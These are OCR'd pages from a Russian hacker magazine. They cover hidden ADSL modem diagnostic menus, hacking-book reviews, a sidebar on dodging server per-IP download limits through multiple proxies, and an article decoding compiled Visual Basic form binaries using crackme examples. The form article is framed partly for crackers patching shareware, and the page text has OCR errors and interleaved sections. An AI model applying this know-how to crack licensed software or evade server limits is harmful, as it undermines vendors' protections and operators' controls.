
Чем больше провалов (и чем они глубже), тем выше уровень зашумленности линии. Сравнивая гистограммы, полученные в разное время, можно попробовать локализовать возможный источник помех, поскольку большинство источников включаются и выключаются в определенное время.

→ **лабораторные испытания** показывают (www.radioradar.net/staty/staty2005-02-25_18-39-56.php), что основной вклад в скорость передачи данных вносит частотная характеристика линии (напрямую зависит

от ее емкости) и... этот вездесущий шум. При низком уровне шума соединение устанавливается даже на «запредельных» расстояниях, несмотря на затухание. Сопротивление кабеля — не помеха DSL-модему. Самый же страшный враг — контакт с землей, который возникает, как правило, в результате повреждения изоляции или замкания кабеля. Низкочастотный шум, порожденный им, в первую очередь бьет по исходящему потоку, однако и высокочастотного шума, образующегося за счет асимметрии параметров линии, при включенном ADSL-оборудовании тоже оказывается предостаточно и скорость приема падает буквально на глазах. Только не пытайтесь «сушить» кабели ни ВЧ током, ни (тем более) подачей в телефонную сеть напряжения в 220 Вт. Только сожжешь оконечное оборудование (оно, между прочим, стоит нехилых денег), и неизвестно, что станет с телефонным кабелем. Короче говоря, угробить его легко, а тянуть заново придется явно за свой счет...

Другой частный дефект — окислившаяся скрутка кабеля или непропай. Встречается сплошь и рядом. Борьтаться еще можно, есть хоть какие-то способы, но соседство витой пары с АВУ и прочими системами ВЧ-уплотнения порождают помехи, избавиться от которых очень сложно. То же самое относится к ситуации с двумя витыми парами, висящими на DSL, в одном кабеле. Неожиданная потеря скорости вполне может объясняться тем, что кто-то из соседей (по кабелю) приобрел себе DSL-модем. В ответ ты измеряешь характеристики линии, тем самым получаешь ценный результат и успешно разбираешься в ситуации. Во всяком случае, будет с чем идти к провайдеру, чтобы поругаться.

Остальные DSL-модемы тоже умеют измерять характеристики линии, что многие из них делают намного круче, чем ZyXEL OMNI USB. Однако каждый раз приходится заново самостоятельно определять «магические» комбинации.



Скрытое окно Monitor Performance модема ADSL ZyXEL USB630-11



Взломы PDF. 100 профессиональных советов и инструментов

М.: «СП ЭКОМ», 2006
/ Стюард С. / 320 страниц
Разумная цена: 177 рублей

Когда-то PDF был экзотической, теперь же этот формат распространен не меньше, чем Word. Но причем тут взлом? Автор считает, что хакинг — это не обязательно проникновение в компьютерные системы или нанесение ущерба. К хакингу он относит грубое решение проблемы или остроумный способ обхода ограничений. Изначально формат PDF был технологией, взломать которую невозможно, а предлагаемые средства работы с PDF ограничивались только производителем Adobe. В книге показаны те возможности PDF-формата, которые недоступны в стандартных средствах редактирования. Ты сможешь генерировать файлы с заказным контентом или создавать формы для двухсторонней связи. Здесь же рассказано про шифрование и расшифровку документов в PDF, преобразование в растровый формат, защиту от копирования, html-оглавления и многое другое вплоть до создания в Acrobat сценариев на Visual Basic, Perl и Java Script.



Хакинг Интернет

М.: ЗАО «Новый
издательский дом», 2005 /
Максим Левин / 240 страниц
Разумная цена: 124 рубля

Интернет был и остается самым небезопасным местом времяпрепровождения. Ошибки при проектировании сервисов TCP/IP, сложность конфигурирования хостов, уязвимые места в программах и проч. открывают для хакеров двери в неподготовленные сети. В этой книжке доступно рассказано об устройстве протокола TCP/IP, рассмотрены проблемы, связанные с безопасностью. Тут же говорится про использование SQL-запросов и политику безопасности при работе в Сети.

ограничение скорости отдачи

ДАЛЕКО НЕ ВСЕ СЕРВЕРЫ СОГЛАШАЮТСЯ ОТДАВАТЬ ДАННЫЕ С «КРЕЙСЕРСКОЙ» СКОРОСТЬЮ, И ЧАСТО CPS ДЕРЖИТСЯ НА УРОВНЕ 25-50 КБ/С, КОГДА ДАЖЕ НА ДВУХМЕГАБИТНОМ КАНАЛЕ МЫ ВПРАВЕ ОЖИДАТЬ ~256 КБ/С ИЛИ ХОТЯ БЫ 200. ПОЧЕМУ ЖЕ В ЖИЗНИ ВСЕ ТАК ГАДКО, ДАЖЕ КОГДА У ТЕБЯ DSL?

ВОТ ПОТОМУ И ГАДКО, ЧТО DSL УЖЕ НЕ РОСКОШЬ, А «ЭПИДЕМИЯ», НА КОТОРУЮ БОЛЬШИНСТВО СЕРВЕРОВ, КАК ОКАЗАЛОСЬ, ПРОСТО НЕ РАССЧИТАНО! КАКУЮ ЖЕ ПРОПУСКНУЮ СПОСОБНОСТЬ НУЖНО ИМЕТЬ, ЧТОБЫ ОБСЛУЖИВАТЬ ХОТЯ БЫ НЕСКОЛЬКО СОТЕН «СОСУНОВ», ПОДКЛУЧИВШИХСЯ ОДНОВРЕМЕННО! ВОТ И ПРИШЛОСЬ АДМИНИСТРАТОРАМ ПОЙТИ НА КРАЙНЮЮ МЕРУ, ОГРАНИЧИВ ЛИБО КОЛИЧЕСТВО ПОДКЛЮЧЕНИЙ, ЛИБО СКОРОСТЬ ОТДАЧИ, А ЧАЩЕ И ТО И ДРУГОЕ. ЕСТЕСТВЕННО, ПОЛЬЗОВАТЕЛЯМ ЭТО НЕ НРАВИТСЯ, И ОНИ ВСЕМИ СИЛАМИ СТРЕМЯТСЯ ВЫТЯНУТЬ СВОИ ЗАКОННЫЕ ГИГАБИТЫ В СЕКУНДУ. ПРАКТИЧЕСКИ ВСЕ ПОПУЛЯРНЫЕ DOWNLOADER'Ы ПОДДЕРЖИВАЮТ МНОГОПОТОЧНЫЙ РЕЖИМ (КОГДА ОДИН ФАЙЛ КАЧАЕТСЯ СРАЗУ С НЕСКОЛЬКИХ МЕСТ, КАЖДОЕ ИЗ КОТОРЫХ «ОБСЛУЖИВАЕТСЯ» СВОИМ TCP/IP-СОЕДИНЕНИЕМ). КРОМЕ ТОГО, МОЖНО СКАЧИВАТЬ НЕСКОЛЬКО ФАЙЛОВ ОДНОВРЕМЕННО. ТОЛЬКО И АДМИНИСТРАТОРЫ СОВСЕМ НЕ ЛОСИ. ОНИ ТУТ ЖЕ ПРОНОХАЛИ ЭТО ДЕЛО И СТАЛИ КОНТРОЛИРОВАТЬ IP! СКОЛЬКО БЫ СОЕДИНЕНИЙ НИ УСТАНОВЛИВАЛ «СОСУН», СУММАРНАЯ СКОРОСТЬ ОСТАНЕТСЯ ТОЙ ЖЕ. КСТАТИ, В РЕЗУЛЬТАТЕ БОЛЬШЕ ВСЕХ ПОСТРАДАЛИ ТЕ ПОЛЬЗОВАТЕЛИ, КОТОРЫЕ СИДЯТ НА PROXY И ВЫНУЖДЕНЫ ДЕЛАТЬ ОДИН IP НА ВСЕХ.

О! PROXY! ЭТО ЖЕ ПРЕВОСХОДНЫЙ РЕЦЕПТ СПАСЕНИЯ! ЕСЛИ КАЧАТЬ ФАЙЛ ЧЕРЕЗ НЕСКОЛЬКО PROXY-СЕРВЕРОВ ОДНОВРЕМЕННО, ТО АДМИНИСТРАТОР НИЧЕГО НЕ ЗАМЕТИТ... ЧТО Ж, ДЕЙСТВИТЕЛЬНО, В НАСТОЯЩИЙ МОМЕНТ АДМИНИСТРАТОРЫ НЕ ГОТОВЫ ОТРАЗИТЬ ТАКУЮ АТАКУ, ОДНАКО НЕОБХОДИМО ПОМНИТЬ, ЧТО ЕСЛИ АДМИН ВСЕ-ТАКИ ДОГАДАЕТСЯ, ЧТО ЕГО ХАЧАТ, ХАКЕР МОЖЕТ ЗАПРОСТО ПОЛУЧИТЬ БАН НА НЕКОТОРОЕ ВРЕМЯ ИЛИ ДАЖЕ НА ВСЮ ОСТАВШУЮСЯ ЖИЗНЬ. ЭТО РАЗ.

БОЛЬШИНСТВО БЕСПЛАТНЫХ ПРОКСИ РАБОТАЮТ МЕДЛЕННО И НЕ ВСЕГДА АНОНИМНЫ (ТО ЕСТЬ УСТАНОВИТЬ ОРИГИНАЛЬНЫЙ IP ВСЕ-ТАКИ ВОЗМОЖНО). ЭТО ДВА. СРЕДИ ПОПУЛЯРНЫХ DOWNLOADER'ОВ МЫШЬХ'У НЕ ИЗВЕСТЕН НИ ОДИН, КОТОРЫЙ БЫ ПОДДЕРЖИВАЛ МНОГОПОТОЧНУЮ ДОКАЧКУ С ИСПОЛЬЗОВАНИЕМ РАЗЛИЧНЫХ PROXY!

ДРУГАЯ ПРИЧИНА НИЗКОЙ СКОРОСТИ — БАНАЛЬНАЯ ПЕРЕГРУЗКА. ЕСЛИ ПЕРЕГРУЖЕН ОСНОВНОЙ САЙТ, ПОПРОБУЙ НАЙТИ ЕГО ЗЕРКАЛО. ЕСЛИ ПЕРЕГРУЖЕН ОДИН ИЗ ПРОМЕЖУТОЧНЫХ УЗЛОВ, ИСПОЛЬЗУЙ PROXY-СЕРВЕР ИЛИ... КАЧАЙ ДАННЫЕ С ТОЙ СКОРОСТЬЮ, С КОТОРОЙ ИХ ДАЮТ. В КОНЦЕ КОНЦОВ, ДАЖЕ 25 КБ/С — ОЧЕНЬ ПРИЛИЧНАЯ СКОРОСТЬ.

К примеру, ADSL ZyXEL USB630-11 требует совершить следующий обряд. Дважды щелкнуть мышью по пиктограмме модема, отображаемой в системном трее. На экране появляется диалог ADSL Control and Status с прямоугольным голубым логотипом ZyXEL. Жмем <Ctrl>+<Shift> и, не отпуская, щелкаем мышкой логотип. Под логотипом тут же появляется кнопка с соблазнительным названием Advanced, она открывает диалог с огромным количеством разнообразных вкладок, в которых не так-то просто разобраться! Да ну их. Идем к вкладке Detonator (хорошее имечко, нечего сказать) с единственной кнопкой Monitor Performance. Все ключевые характеристики линии сосредоточены именно здесь! Вызов графической гистограммы осуществляется нажатием кнопки Bits Per Tone.

Модем ADSL USB D-Link DSL 200 Generation II поддерживает секретную комбинацию <Ctrl>+<F1>, которая вызывается из закладки Physical Link

и отображает все необходимые нам характеристики. Модем ADSL USB D-Link DSL 200I делает то же самое комбинацией <ALD>+<D>, модемы ADSL ZyXEL USB 630-C1 и ADSL ZyXEL USB 630-C1 заклиниваются при помощи <Alt>+<A>.

Владельцам остальных модемов можно посоветовать либо тупо перебирать все комбинации одну за другой, либо ползать по хакерским форумам — наверняка кто-то уже распотрошил драйвер и раскопал все заклинания.

→ **закключение.** DSL-модемы еще хранят множество тайн и магических способностей, расковырять которые нам только предстоит. Экспериментируй с настойками, дизассемблируй драйверы, потроши свежие прошивки! В общем, оттягивайся по полной! Мы же хакеры, а не пользователи какие-нибудь в конце концов ☹

ГЕНЕРАЛЬНЫЙ СПОНСОР



"ФУТБОЛЬНЫЙ МЕНЕДЖЕР"!

СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ \$135 МИЛЛИОНОВ

на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.

Игра стартует с первым туром чемпионата российской премьер-лиги и финиширует матчами 30-го тура. Твоя команда должна состоять из 11 основных игроков, 4-х запасных и главного тренера. Количество замен в команде не ограничено. Стоимость команды на весь сезон - \$4,99.

Подробности на сайте
www.total-football.ru

Играть можно с мобильного телефона на wap.total-football.ru

ГЛАВНЫЙ ПРИЗ – ПОЕЗДКА НА ФИНАЛ ЛИГИ ЧЕМПИОНОВ 2006/07

ПРИЗЫ


По итогам месяца (май, июль, август, сентябрь, октябрь, ноябрь) приз получает лучшая команда данного периода. Также поощряется лучшая команда по итогам каждого тура чемпионата российской премьер-лиги. Даже не очень удачный старт не лишает вас шансов на успех!

С 15 мая стартует Футбольный менеджер посвященный Чемпионату мира 2006



adidas.com/football

ИСПОЛЬЗУЯ ИНФОРМАЦИЮ ИЗ ЭТОЙ СТАТЬИ, ТЫ БЕЗ ТРУДА НАПИШЕШЬ СВОЙ RESOURCE HACKER ДЛЯ VISUAL BASIC, АНАЛОГОВ КОТОРОМУ НА СЕГОДНЯШНИЙ ДЕНЬ НЕ СУЩЕСТВУЕТ



ИМПЛАНТАНТЫ ПЫШНЫХ ФОРМ

ИСКУССТВО РЕДАКТИРОВАНИЯ ИНТЕРФЕЙСА ПРОГРАММ НА VB

ОПЫТНЫМ КРЭКЕРАМ И РУСИФИКАТОРЩИКАМ НАВЕРНЯКА ПОПАДАЛИСЬ ПРОГРАММЫ, НАПИСАННЫЕ НА VB. ЧТО ИНТЕРЕСНО, НА ДАННЫЙ МОМЕНТ НЕТ СОВСЕМ НИКАКОЙ ИНФОРМАЦИИ О РЕДАКТИРОВАНИИ ФОРМ И КОНТРОЛОВ НА НИХ. НАЧНЕМ ИСПРАВЛЯТЬ СИТУАЦИЮ ПРЯМО СЕЙЧАС | GPCH (ADMIN@VB-DECOMPILER.ORG)

Русификаторщики, крэкеры и просто продвинутые пользователи давно привыкли редактировать интерфейсы программ с помощью Restorator или Resource Hacker. К сожалению, эти утилиты никак не видят ресурсы VB-программ. Формат, в котором они хранятся, в принципе, несложный, но кто захочет писать отдельный редактор ресурсов специально под VB? Нам же остается только изучать этот формат самостоятельно.

Для начала разберем, как найти эти самые ресурсы в VB-программе. Возьмем оригинальную точку входа в программу. Чтобы перейти на нее из HEX-редактора HIEW, потребуется лишь загрузить exe-шник в данный HEX-редактор и по очереди нажать <Enter>, <F8>, <F5>. Те, у кого оплачен HIEW, знают, как оптимизировать эту операцию до командной строки. Взгляду представится примерно следующее:

```
push 0004042E8 ;'VB5!'
call ThunRTMain ;MSVBVM60 --?2
```

Теперь считываем структуру VBHeader по адресу 0004042E8 (таблица 1). Как ни парадоксально, для исследования больше не потребуются никакие структуры — все нужное выцепим из VBHeader.

Мощная структура, да? Все элементарно! Нам потребуется только FormCount (чтобы определять число форм) и указатель на структуры, описывающие формы, — aGUItable. Структуру GUItable смотри на таблице 2.

Таких структур столько же, сколько форм в проекте, и они идут одна за другой. Чтобы получить адрес начала формы, к aFormPointer прибавляем 93. Этот адрес должен указывать на длину информации о форме. Есть небольшая хитрость: адрес может занимать 2 либо 4 байта. Если считанный DWORD от_AND'ить с &H80000000, то мы определим число байт информации. Если DWORD содержит флаг &H80000000, то длина записана в 4 байта. В противном случае — в два. После длины идет собственно описание формы и лежащих на ней контролов. Вот оно! Как раз то, что искали! Теперь настало время разобраться с бинарным форматом форм и контролов.

→ **бинарный формат формы.** Когда-то, во времена VB 1.0 for DOS, все формы сохранялись по

умолчанию в бинарном формате и это считалось нормальным. Современные же люди, привыкшие редактировать frm-файлы прямо в блокноте, с трудом представляют себе, что те же формы можно представить в упакованном бинарном формате. Почему упакованном? Потому что узнавать информацию о последнем контроле на форме нужно после того, как последовательно пропарсишь все предыдущие контролы. Значит, для добавления нового свойства контролу придется переупаковать всю структуру: сначала декомпилировать ее, потом изменить и снова скомпилировать, как это делает VB. Сложно, не спору. Но что поделаешь?

Самые большие сложности возникают в том случае, если на форме лежит ActiveX или UserControl, который нужно выделить, чтобы не изменить его неизвестные свойства. Программеры боятся всех этих сложностей, поэтому по сей день не написано ни одного нормального редактора интерфейса VB-программ и русификаторы к VB-программам практически никем не создаются.

ЗАГЛЯНИ НА КОМПАКТ-ДИСК — ТАМ ТЫ НАЙДЕШЬ ВСЕ НЕОБХОДИМОЕ ДЛЯ ИССЛЕДОВАНИЯ VB-ФОРМ

Надеюсь, что, когда прочитаешь эту статью, ты разберешься, как устроены формы VB и как разбирать их и собирать заново. В бинарном упакованном виде каждый объект начинается со свойства Name и заканчивается идентификатором, по которому можно выяснить, идут ли другие объекты дальше, вложенность объектов и их завершение, также меню. Свойства чередуются крайне просто: сначала идет идентификатор свойства, затем — само значение, за ним — следующий идентификатор. Идентификаторы FF00-FF05 зарезервированы. Вот их описание:

```
Public Const vbFormNewChildControl = &H1FF
Public Const vbFormExistingChild-
Control = &H2FF
Public Const vbFormChildControl = &H3FF
Public Const vbFormEnd = &H4FF
Public Const vbFormMenu = &H5FF
```

Перед нами встает такая проблемка: откуда брать идентификаторы всех свойств всех контролов? Решение очень простое. Я уже составил таблицу путем выдириания этих свойств из TypeLib'ов VB и их многочисленных исправлений (таблицу можно найти на прилагаемом к журналу диске). А сейчас приступим к реальному примеру (листинг 1).

Символ 0D указывает на то, что имя формы содержит 0Dh символов. Далее идет имя "AC_ExDec_03_B", оно завершается нулевым байтом, затем — вновь 0Dh. Следующий байт 01h определяем по таблице для формы — это Caption. Следовательно, за ним должна идти длина строки и сама строка. Со строками в VB не все гладко: в некоторых свойствах объектов он хранит строки в ASCII-формате, а в других — в Unicode-формате.

Распознать формат невозможно. Единственный способ — просто запомнить, какие свойства имеют Unicode-формат, а какие — какой-то другой. К примеру, Caption и Name — всегда в ASCII, но Tag, Connect и некоторые другие имеют Unicode-формат.

Вернемся к нашим данным. 03 — это BackColor согласно нашей таблице. Следовательно, следующие 4 байта отвечают за 32-битный код цвета. Далее идет 19 — ScaleMode. Следующий за ним Word определяет масштаб. 42 — WhatsThisButton, за ним — 1 байт, определяющий логическое True (FF) или False (0). Перейдем к самому интересному, что есть в формах, — к следующему байту 23 (это Icon). Вообще при программировании на VB формы хранятся в файле frm, а графика и прочие большие данные — в frx. frm в свою очередь ссылается на определенный адрес в этом frx, в котором хранит все используемые данные один за другим. После компиляции содержимое frx встраивается в форму, поэтому в рассматриваемом случае после байта 23 будет идти иконка в формате stdole.Picture. Если берется иконка по умолчанию из MSVBVM60.DLL, то после 23 мы увидим FFFFFFFF (в противном случае — размер

ЛИСТИНГИ

Листинг 1

```
00 00 00 00-00 00 00 00-00 00 04 00-00 00 0D 00    ?? ?? ?
41 43 5F 45-78 44 65 63-5F 30 33 5F-42 00 0D 01    AC_ExDec_03_B ??
27 00 43 72-61 63 6B 6D-65 20 66 6F-72 20 4A 6F    ' Crackme for Jo
73 65 70 68-43 6F 27 73-20 45 78 44-65 63 20 50    sephCo's ExDec P
72 6F 67 72-61 6D 2E 2E-2E 00 03 08-00 00 80 19    rogram... ?? ??
01 00 42 00-23 3E 04 00-00 6C 74 00-00 36 04 00    ? B #>? lt 6?
00 00 00 01-00 02 00 20-20 10 00 00-00 00 00 E8    ? ? ?
02 00 00 26-00 00 00 10-10 10 00 00-00 00 00 28    ? & ??? (
01 00 00 0E-03 00 00 28-00 00 00 20-00 00 00 40    ? ?? ( @
00 00 00 01-00 04 00 00-00 00 00 80-02 00 00 00    ? ? ??
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 80 00 00-80 00 00 00-80 80 00 80    ? ? ?? ?
00 00 00 80-00 80 00 80-80 00 00 80-80 80 00 C0    ? ? ?? ??? +
C0 C0 00 00-00 FF 00 00-FF 00 00 00-FF FF 00 FF ++
00 00 00 FF-00 FF 00 FF-FF 00 00 FF-FF FF 00 00
```

Листинг 2

```
FF 00 00 35-FF 00 00 24-05 00 46 6F-72 6D 31 00    5 $? Form1
35 3C 00 00-00 59 01 00-00 CC 15 00-00 03 0C 00    5< Y? |$ ??
00 46 03 FF-01 55 00 00-00 01 06 00-46 72 61 6D    F? ?U ?? Fram
65 31 00 03-01 11 00 42-75 74 74 6F-6E 20 69 73    e1 ??? Button is
20 69 6E 20-68 65 72 65-00 03 00 00-00 00 04 FF    in here ? ?
FF FF 00 05-78 00 A0 05-AF 14 37 05-12 01 00 1B    ?x ???7?? ?
01 00 00 00-BC 02 A4 2C-02 00 0E 43-65 6E 74 75    ? +??,? ?Centu
72 79 20 47-6F 74 68 69-63 FF 01 2B-00 00 00 03    ry Gothic ?+ ?
08 00 43 6F-6D 6D 61 6E-64 31 00 04-01 09 00 45    ? Command1 ??? E
6E 61 62 6C-65 20 4D 65-00 04 78 00-58 02 BF 13    nable Me ?x X?+?
EF 01 11 02-00 FF 02 03-AE 00 00 00-02 06 00 4C    ????? ??? ?? L
61 62 65 6C-31 00 01 01-6A 00 41 63-69 64 5F 43    abell ??j Acid_C
6F 6F 6C 5F-31 37 38 27-73 20 45 78-44 65 63 20    ool_178's ExDec
43 72 61 63-6B 6D 65 20-30 33 2E 42-2C 20 6A 75    Crackme 03.B, ju
73 74 20 65-6E 61 62 6C-65 20 74 68-65 20 62 75    st enable the bu
74 74 6F 6E-2E 2E 2E 20-4D 61 79 62-65 20 74 68    tton... Maybe th
69 73 6F 6E-65 20 69 73-20 61 62 69-74 20 65 61    isone is abit ea
73 69 65 72-20 74 68 61-6E 20 45 78-44 65 63 20    sier than ExDec
30 33 2E 41-00 03 00 00-00 00 04 FF-FF FF 00 05    03.A ? ? ?
78 00 78 00-AF 14 47 04-12 00 00 25-01 00 00 00    x x ?G?? %?
BC 02 A4 2C-02 00 0E 43-65 6E 74 75-72 79 20 47    +??,? ?Century G
6F 74 68 69-63 FF 02 04-50 00 00 00-2E F4 B5 01    othic ???P .?|?
C9 42 34 4B-9A 3F 43 B2-41 04 7C 5E-00 00 00 00    +B4K??C!A?!^
```

Листинг 3

```
00 00 02 07-00 6D 6E 75-53 61 76 65-00 13 03 09    O• mnuSave !|0
00 D1 EE F5-F0 E0 ED E8-F2 FC 00 05-00 FF 02 1A    Сохранить | яO>
```

картинки). Именно столько байт мы должны считать после адреса, чтобы получить всю используемую иконку. 3E 04 00-00 = 43E = 1086 байт. Именно через столько байт кончится иконка и продолжится форма, которую мы декомпилируем (листинг 2).

Теперь видим 24 — это LinkTopic. После него идет строка. Мы уже умеем доставать строки, поэтому пойдем дальше. В таблице нет опкода 35, но я расскажу, что он представляет собой всего лишь линейные размеры клиентской части

формы. За байтом 35 идут четыре dword'a: ClientLeft, ClientTop, ClientWidth, ClientHeight соответственно. Затем видим 46 (StartPosition) — один байт, определяющий позицию формы при запуске (в центре экрана, где получится или в центре Parent-формы).

Вот мы и дошли до самого интересного — FF01. Я уже говорил о константах, определяющих конец одних контролов или начало других. FF01 — это vbFormNewChildControl. Он определяет, что далее идет контрол, контейнером для которого

НЕ ЗАБЫВАЙ, ЧТО ИССЛЕДОВАНИЕ ЧУЖИХ ПРИЛОЖЕНИЙ — ЭТО ВСЕГДА ЗЛО. ТАК ЧТО ХОТЯ БЫ ИЗРЕДКА ПОГЛЯДЫВАЙ, НЕ НАРУШАЕШЬ ЛИ ТЫ ЛИЦЕНЗИЮ, — ИЗБЕЖИШЬ ВНЕПЛАНОВОГО ГЕМОРРОЯ


является форма. Сначала стандартно: dword — размер информации о следующем контроле. Затем — имя контрола.

Дальше пошли свойства. 01 — Caption, 03 — BackColor, 04 — ForeColor, 05 — линейные размеры. Декомпилируются подобно линейным размерам клиентской части формы, с одной небольшой разницей: каждый из размеров занимает не 4, а 2 байта.

12 (TabIndex) — индекс, используемый для перечисления контролов на формы при нажатии <Tab>. Многие программисты забывают проставить его после разработки программы, поэтому любители работать на компьютере не прикасаясь к мыши плюются и ругают программу и руки автора. Я поддерживаю их гнев — программист обязан выставить это свойство, так как иначе он не соблюдает правило профессиональной разработки интерфейсов. Этот индекс определяется двумя байтами, что



И на этот раз декомпилятор раскусил злой замысел шароварщика



В декомпиляторе отчетливо видно, что нужно патчить

означает: на форму невозможно поместить более 65535 контролов. Затем идет 1B. Одно из самых интересных свойств — Font. В отличие от других, оно описывается классом stdole.Font, который есть только в VB. Так что писать декомпилятор VB не на VB — это большой гемморой, именно из-за классов, зашитых в библиотеки VB.

В конце всех контролов видим FF0204. Как ты помнишь, 02 — это vbFormExistingChildControl. Если ты закрываешь контрол, 04 (vbFormEnd) закрывает форму. Смотри, что получилось бы, если бы мы записывали то, что декомпилировали в уме (листинг взят из моего декомпилятора VB Decompiler):

```
Begin VB.Form AC_ExDec_03_B 'Offset: 000010FA
  Caption = "Crackme for JosephCo's ExDec Program..."
  BackColor = &H80000008&
  ScaleMode = 1
  WhatsThisButton = 0 'False
  Icon = "AC_ExDec_03_B.frx":0
  LinkTopic = "Form1"
  ClientLeft = 60
  ClientTop = 345
  ClientWidth = 5580
```


```
ClientHeight = 3075
StartupPosition = 3 'Windows Default
Begin VB.Frame Frame1 'Offset: 000015A6
  Caption = "Button is in here"
  BackColor = &H0&
  ForeColor = &HFFFFFF&
  Left = 120
  Top = 1440
  Width = 5295
